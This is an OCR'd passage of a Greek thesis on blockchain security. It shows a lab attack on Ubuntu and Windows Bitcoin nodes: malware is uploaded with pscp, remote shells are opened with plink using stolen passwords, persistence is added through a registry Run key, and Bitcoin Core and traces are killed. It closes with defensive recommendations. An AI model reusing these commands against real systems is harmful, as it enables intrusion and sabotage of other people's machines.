
Στην περίπτωση του Ubuntu, έχουμε κάποιες ιδιαιτερότητες. Το malware θα ανέβει στο ubuntu bitcoin machine με όνομα “bitcoin-test” και αφού εκτελεστεί μέσω του .txt αρχείου, θα αναζητήσει και θα αποθηκευτεί στο φάκελο όπου είναι τα υπόλοιπα προγράμματα που εγκαθίστανται με το bitcoin core. Θα εκτελέσει λοιπόν την εντολή: **pscp.exe -pw thekreator "C:\Users\BEHEMOTH>\AppData\Local\Temp\bitcoin-test" jason@192.168.2.14:**

Το pscp.exe είναι πρόγραμμα του PuTTy με το οποίο αντιγράφεται ένα αρχείο από τον πελάτη (client) στον εξυπηρετητή (server) και αντίστροφα. Η εντολή -pw αυτοματοποιεί την πληκτρολόγηση κωδικού, πετυχαίνει να αντιγράψει το malware στο bitcoin machine στο φάκελο home.

```
C:\WINDOWS\system32>pscp.exe -pw thekreator "C:\Users\BEHEMOTH\AppData\Local\Temp\bitcoin-test" jason@192.168.2.14:.
pscp.exe -pw thekreator "C:\Users\BEHEMOTH\AppData\Local\Temp\bitcoin-test" jason@192.168.2.14:.
bitcoin-test              | 42 kB |  42.5 kB/s | ETA: 00:00:00 | 100%

C:\WINDOWS\system32>
```

Εικόνα 77. Pscp.exe για ανέβασμα των αρχείων στο Ubuntu Bitcoin Node

Από την πλευρά του Ubuntu Bitcoin machine, μπορούμε να δούμε ότι ανέβηκε το malware με επιτυχία.



Εικόνα 78. Ανέβασμα του bitcoin-test στο Ubuntu Bitcoin Machine


7.4.1.2. Εκτέλεση του malware στο Ubuntu Bitcoin Node

Τέλος, ο επιτιθέμενος εκτελεί την εντολή:

plink.exe -ssh jason@192.168.2.14 -pw thekreator –m "C:\Users\BEHEMOTH\AppData\Local\Temp\5701323106974736983584374.txt". Το plink.exe είναι πρόγραμμα που εκτελεί αρχεία εντολών. Το .txt είναι το file.txt που είδαμε προηγουμένως. Εκτελώντας το file.txt εκτελείται το malware στο (Bitcoin) server.


```
C:\WINDOWS\system32>plink.exe -ssh jason@192.168.2.14:. -pw thekreator -m "C:\Users\BEHEMOTH\AppData\Local\Temp\5701323106974736983584374.txt"
plink.exe -ssh jason@192.168.2.14:. -pw thekreator -m "C:\Users\BEHEMOTH\AppData\Local\Temp\5701323106974736983584374.txt"
[sudo] password for jason: thekreator
```

Εικόνα 79. Εντολή εκτέλεσης του malware




Εικόνα 80. Μεταφορά του test-bitcoin στο φάκελο του bitcoin

Εδώ βλέπουμε τα αρχικά δικαιώματα που έχουν οι χρήστες πάνω στο malware.




Εικόνα 81. Αρχικά δικαιώματα χρηστών στο bitcoin-test

Εδώ βλέπουμε ότι αλλάζουν αυτά τα δικαιώματα μέσω του txt αρχείου, διότι το κελί που διαθέτουμε έχει δικαιώματα διαχειριστή.




Εικόνα 82. Νέα δικαιώματα χρηστών στο bitcoin-test

Με το που εκτελεστεί το malware, παρατηρούμε στο ubuntu bitcoin machine ότι βγήκε ένα προειδοποιητικό μήνυμα.



Εικόνα 83. Πρόβλημα στο Bitcoin core


Όταν πατήσουμε OK μας εμφανίζει ότι δεν μπορεί να φορτώσει τη βάση δεδομένων με τα Unspent Transaction Outputs.



Εικόνα 84. Αδυναμία προσπάθειας επιδιόρθωσης προβλήματος

7.4.1.3. Ανέβασμα του malware στο Windows Bitcoin Node

Για την περίπτωση επίθεσης στο Windows bitcoin node, υπενθυμίζουμε ότι έχουμε ήδη πραγματοποιήσει την επίθεση Κοινωνικής Μηχανικής με το Phishing email, έχουμε εγκαταστήσει το reverse shell, έχουμε ανακαλύψει την IP του windows bitcoin node και πλέον πρέπει να κλέψουμε τα στοιχεία πρόσβασης. Υποκλέπτουμε λοιπόν τα στοιχεία σύνδεσης του θύματος με το windows bitcoin machine.



Εικόνα 85. Υποκλοπή στοιχείων πρόσβασης στο Windows Bitcoin Node


Τρέχουμε την εντολή:

pscp.exe -pw J@9zxrfcvb C:\Users\BEHEMOTH\AppData\Local\Temp\86vnbmky-19a4-4zqa-623e-1vet4uy53f35790.exe dragon@192.168.1.26:"C:\Users\Dragon\AppData\Local\Temp\65sfvekw-99a4-4zqa-123f-2tbu6bm75z37865.exe" και μεταφέρουμε το malware στο Windows Bitcoin Node. Παρατηρήστε πως αλλάζουμε το όνομα του αρχείου κατά το ανέβασμα στο Windows Bitcoin Node.

```
C:\WINDOWS\system32>pscp.exe -pw J@9zxrfcvb C:\Users\BEHEMOTH\AppData\Local\Temp\86vnbmky-19a4-4zqa-623e-1vet4uy53f46751.exe dragon@192.168.1.26:"C:\Users\Dragon\AppData\Local\Temp\65sfvekw-99a4-4zqa-123f-2tbu6bm75z37865.exe"
pscp.exe -pw J@9zxrfcvb C:\Users\BEHEMOTH\AppData\Local\Temp\86vnbmky-19a4-4zqa-623e-1vet4uy53f46751.exe dragon@192.168.1.26:"C:\Users\Dragon\AppData\Local\Temp\65sfvekw-99a4-4zqa-123f-2tbu6bm75z37865.exe"
86vnbmky-19a4-4zqa-623e-1 | 2146 kB | 2146.0 kB/s | ETA: 00:00:00 | 100%

C:\WINDOWS\system32>
```

Εικόνα 86. Εκτέλεση του pscp.exe για ανέβασμα του malware

Εδώ φαίνεται ότι έχει μεταφερθεί επιτυχώς στο φάκελο Temp του Bitcoin machine.



Εικόνα 87. Επιτυχές ανέβασμα του malware στο Windows Bitcoin Node

7.4.1.4. Εκτέλεση του malware στο Windows Bitcoin Node

Ο επιτιθέμενος εκτελεί την εντολή: **plink.exe -ssh dragon@192.168.1.26 -pw J@9zxrfcvb cmd**. Έτσι, ο επιτιθέμενος ανοίγει ένα κέλυφος στο Windows Bitcoin Node. Εκτελεί την εντολή **net user Dragon** για να δει τι δικαιώματα διαθέτουμε με το shell.

```
C:\WINDOWS\system32>plink.exe -ssh dragon@192.168.1.26 -pw J@9zxrfcvb cmd
plink.exe -ssh dragon@192.168.1.26 -pw J@9zxrfcvb cmd
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

dragon@DESKTOP-GM7Q1VJ C:\Users\Dragon>net user
net user

User accounts for \\DESKTOP-GM7Q1VJ

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Dragon
Guest                    WDAGUtilityAccount
The command completed successfully.


dragon@DESKTOP-GM7Q1VJ C:\Users\Dragon>
```

Εικόνα 88. Εντολή εκτέλεσης για την έναρξη κελύφους στο Windows bitcoin node

Εγκαθιστά το malware ως startup υπηρεσία στο registry: **"REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v**

notepd /t REG_SZ /d C:\Users\Dragon\AppData\Local\Temp\65sfvekw-99a4-4zqa-123f-2tbu6bm75z37865.exe /f /reg:64".

```
dragon@DESKTOP-GM7Q1VJ C:\Users\Dragon>REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v notepd /t REG_SZ /d C:\Users\Dragon\AppData\
Local\Temp\12bfytna-21a4-4chg-850e-1stt4uy53f35790.exe /f /reg:64
REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v notepd /t REG_SZ /d C:\Users\Dragon\AppData\Local\Temp\12bfytna-21a4-4chg-850e-1stt
4uy53f35790.exe /f /reg:64
The operation completed successfully.
```

Εικόνα 89. Επιτυχής εγκατάσταση του malware ως startup υπηρεσία

Τρέχει την εντολή tasklist, όπου και βλέπουμε ότι τρέχει το bitcoin core. Με την εντολή taskkill /F /PID 10872, τερματίζουμε τη λειτουργία του, έτσι ώστε να λειτουργήσει ομαλά το malware.

```
dllhost.exe                   6392 Console                    1     12.344 K
svchost.exe                   6124 Services                   0      6.828 K
bitcoin-qt.exe               10872 Console                    1    435.736 K
MsMpEng.exe                  10820 Services                   0    307.816 K
NisSrv.exe                    9812 Services                   0     11.936 K
svchost.exe                   5392 Services                   0     12.492 K
```


Εικόνα 90. Λίστα με διεργασίες που τρέχουν στο Windows Bitcoin Node

```
dragon@DESKTOP-GM7Q1VJ C:\Users\Dragon>taskkill /F /PID 10872
taskkill /F /PID 10872
SUCCESS: The process with PID 10872 has been terminated.

dragon@DESKTOP-GM7Q1VJ C:\Users\Dragon>
```

Εικόνα 91. Τερματισμός του Bitcoin core

Τέλος, ο επιτιθέμενος εκτελεί την εντολή: **start**

C:\Users\Dragon\AppData\Local\Temp\65sfvekw-99a4-4zqa-123f-2tbu6bm75z37865.exe ενεργοποιώντας το malware. Όπου το .exe είναι το Nightfall-Windows.exe malware.



Εικόνα 92. Εμφάνιση προβλήματος στο Windows Bitcoin Node

Ο επιτιθέμενος κλείνει το κέλυφος προς το windows bitcoin machine. Εκτελεί ξανά την εντολή tasklist και βλέπουμε ότι το plink.exe εξακολουθεί να τρέχει. Τερματίζει τη λειτουργία του καλύπτοντας έτσι καλύτερα τα ίχνη του.

```
conhost.exe                  16336 Console                    1     13.468 K
plink.exe                    15412 Console                    1      9.008 K
SearchProtocolHost.exe       11904 Services                   0     14.900 K
SearchFilterHost.exe         15824 Services                   0     10.164 K
smartscreen.exe               3748 Console                    1     25.364 K
chrome.exe                    2776 Console                    1    181.472 K
chrome.exe                   16360 Console                    1      9.048 K
WmiPrvSE.exe                 10512 Services                   0     11.644 K
```

Εικόνα 93. Λίστα διεργασιών που δείχνει ότι το plink.exe τρέχει στο Bitcoin Node

```
C:\WINDOWS\system32>taskkill /F /PID 15412
taskkill /F /PID 15412
SUCCESS: The process with PID 15412 has been terminated.

C:\WINDOWS\system32>
```

Εικόνα 94. Τερματισμός του plink.exe

7.5. Ανάλυση

Η επίθεση ολοκληρώθηκε με επιτυχία. Ενημερώνεται λοιπόν ο υπεύθυνος ασφαλείας για την παραπάνω διαδικασία και τα αποτελέσματά της. Τα μέτρα ασφαλείας που θα πρέπει να παρθούν σε επίπεδο ασφαλείας των μηχανημάτων, είναι η εγκατάσταση ενός ισχυρότερου αντιβιοτικού, αφού αυτό που διέθεταν τα μηχανήματα δεν ήταν ικανό να αναγνωρίσει το reverse shell.

Επίσης, πρέπει να γίνει δημιουργία λογαριασμών σύνδεσης με το bitcoin machine με χαμηλό επίπεδο δικαιωμάτων αφού τα αυξημένα δικαιώματα των χρηστών, ήταν αυτό που οδήγησε τελικά στην παύση λειτουργίας των κόμβων. Η συντήρηση και ενημέρωση του bitcoin node από το διαχειριστή θα πρέπει να γίνεται από το ίδιο το Bitcoin Node και όχι εξ' αποστάσεως, μειώνοντας έτσι τις πιθανότητες υποκλοπής στοιχείων πρόσβασης επιπέδου διαχειριστή.

Ίσως να είναι απαραίτητη και η εγκατάσταση ενός συστήματος ανίχνευσης ή εμπόδισης εισβολών (intrusion detection system, intrusion prevention system), ως επιπλέον βοήθεια στο αντιβιοτικό.

Τέλος, από την πλευρά του ανθρώπινου δυναμικού, θα πρέπει να πραγματοποιηθεί εκτεταμένη σειρά σεμιναρίων για την εκπαίδευση απέναντι στους κινδύνους της Κοινωνικής Μηχανικής, καθώς και τους τρόπους αντιμετώπισης των κινδύνων αυτών.

8. Συμπεράσματα

8.1. Συμπεράσματα για την Αλυσίδα Συστοιχίας.

Μαθηματικά η Αλυσίδα Συστοιχίας αυτήν τη στιγμή δε «σπάει». Εκτός των περιπτώσεων αδύναμης υλοποίησης των αλγορίθμων κρυπτογράφησης. Υπάρχουν μελέτες και υποθέσεις, που υποστηρίζουν ότι οι κβαντικοί υπολογιστές θα είναι σε θέση να «σπάσουν» την κρυπτογράφηση ECDSA, βασιζόμενοι στο πρόβλημα του αλγορίθμου του Shor. Έχοντας στην κατοχή του κάποιος όλα αυτά τα (πλέον σπασμένα) δημόσια και ιδιωτικά κλειδιά, μπορεί να κλέψει τα κρυπτονομίσματα από όλα τα πορτοφόλια.

Χειρότερο σενάριο είναι η χρήση ενός κβαντικού υπολογιστή τόσο ισχυρού ώστε να «σπάσει» τη Συνάρτηση Κατακερματισμού SHA-256, δίνοντας έτσι τη δυνατότητα αλλαγής ολόκληρης της Αλυσίδας Συστοιχίας. Ουσιαστικά επιτυγχάνεται μια επίθεση 51%. Αλλά η τεχνολογία των κβαντικών υπολογιστών δεν έχει αναπτυχθεί ακόμα σε τέτοιο βαθμό [129].

Ερχόμαστε λοιπόν στις ευπάθειες που αναλύθηκαν παραπάνω. Από άποψη ασφαλούς κώδικα, έχουν αναπτυχθεί ισχυρά προγράμματα που αναλύουν τον κώδικα των Ευφυών Συμβολαίων και προτείνουν επιδιορθώσεις σε περιπτώσεις σφαλμάτων/τρωτοτήτων. Εάν ο προγραμματιστής, δεν «περάσει» τον κώδικα που αναπτύσσει από ένα τέτοιο λογισμικό, τότε φταίει ο ανθρώπινος παράγοντας για την επίθεση που θα δεχτεί το Ευφυές Συμβόλαιο στην περίπτωση που μαθευτεί ότι είναι ευάλωτο. Οι περιπτώσεις των double spending επιθέσεων είναι επικίνδυνες και πραγματικές, αφορούν κυρίως όσους διαθέτουν υπηρεσίες στην Αλυσίδα Συστοιχίας όπου δέχονται μη επιβεβαιωμένες συναλλαγές. Για την αντιμετώπιση των δικτυακών απειλών τύπου DoS, DDoS, Sybil Attack, 51% attack, οι οποίες είναι περισσότερο

επιβλαβής σε μικρές Αλυσίδες Συστοιχίας, έχουν επίσης αναπτυχθεί προγράμματα που προστατεύουν το δίκτυο.

Προφανώς κανείς ποτέ δε θα θεωρηθεί εντελώς ασφαλής και εννοείται ότι πάντα ελλοχεύει ο κίνδυνος των ευπαθειών μηδενικής ημέρας (zero-day) και του ανθρώπινου σφάλματος. Καταλήγουμε όμως, σε κοινό παρονομαστή: Τις κλασικές ευπάθειες που μπορεί να βρει κανείς σε ένα σύστημα.

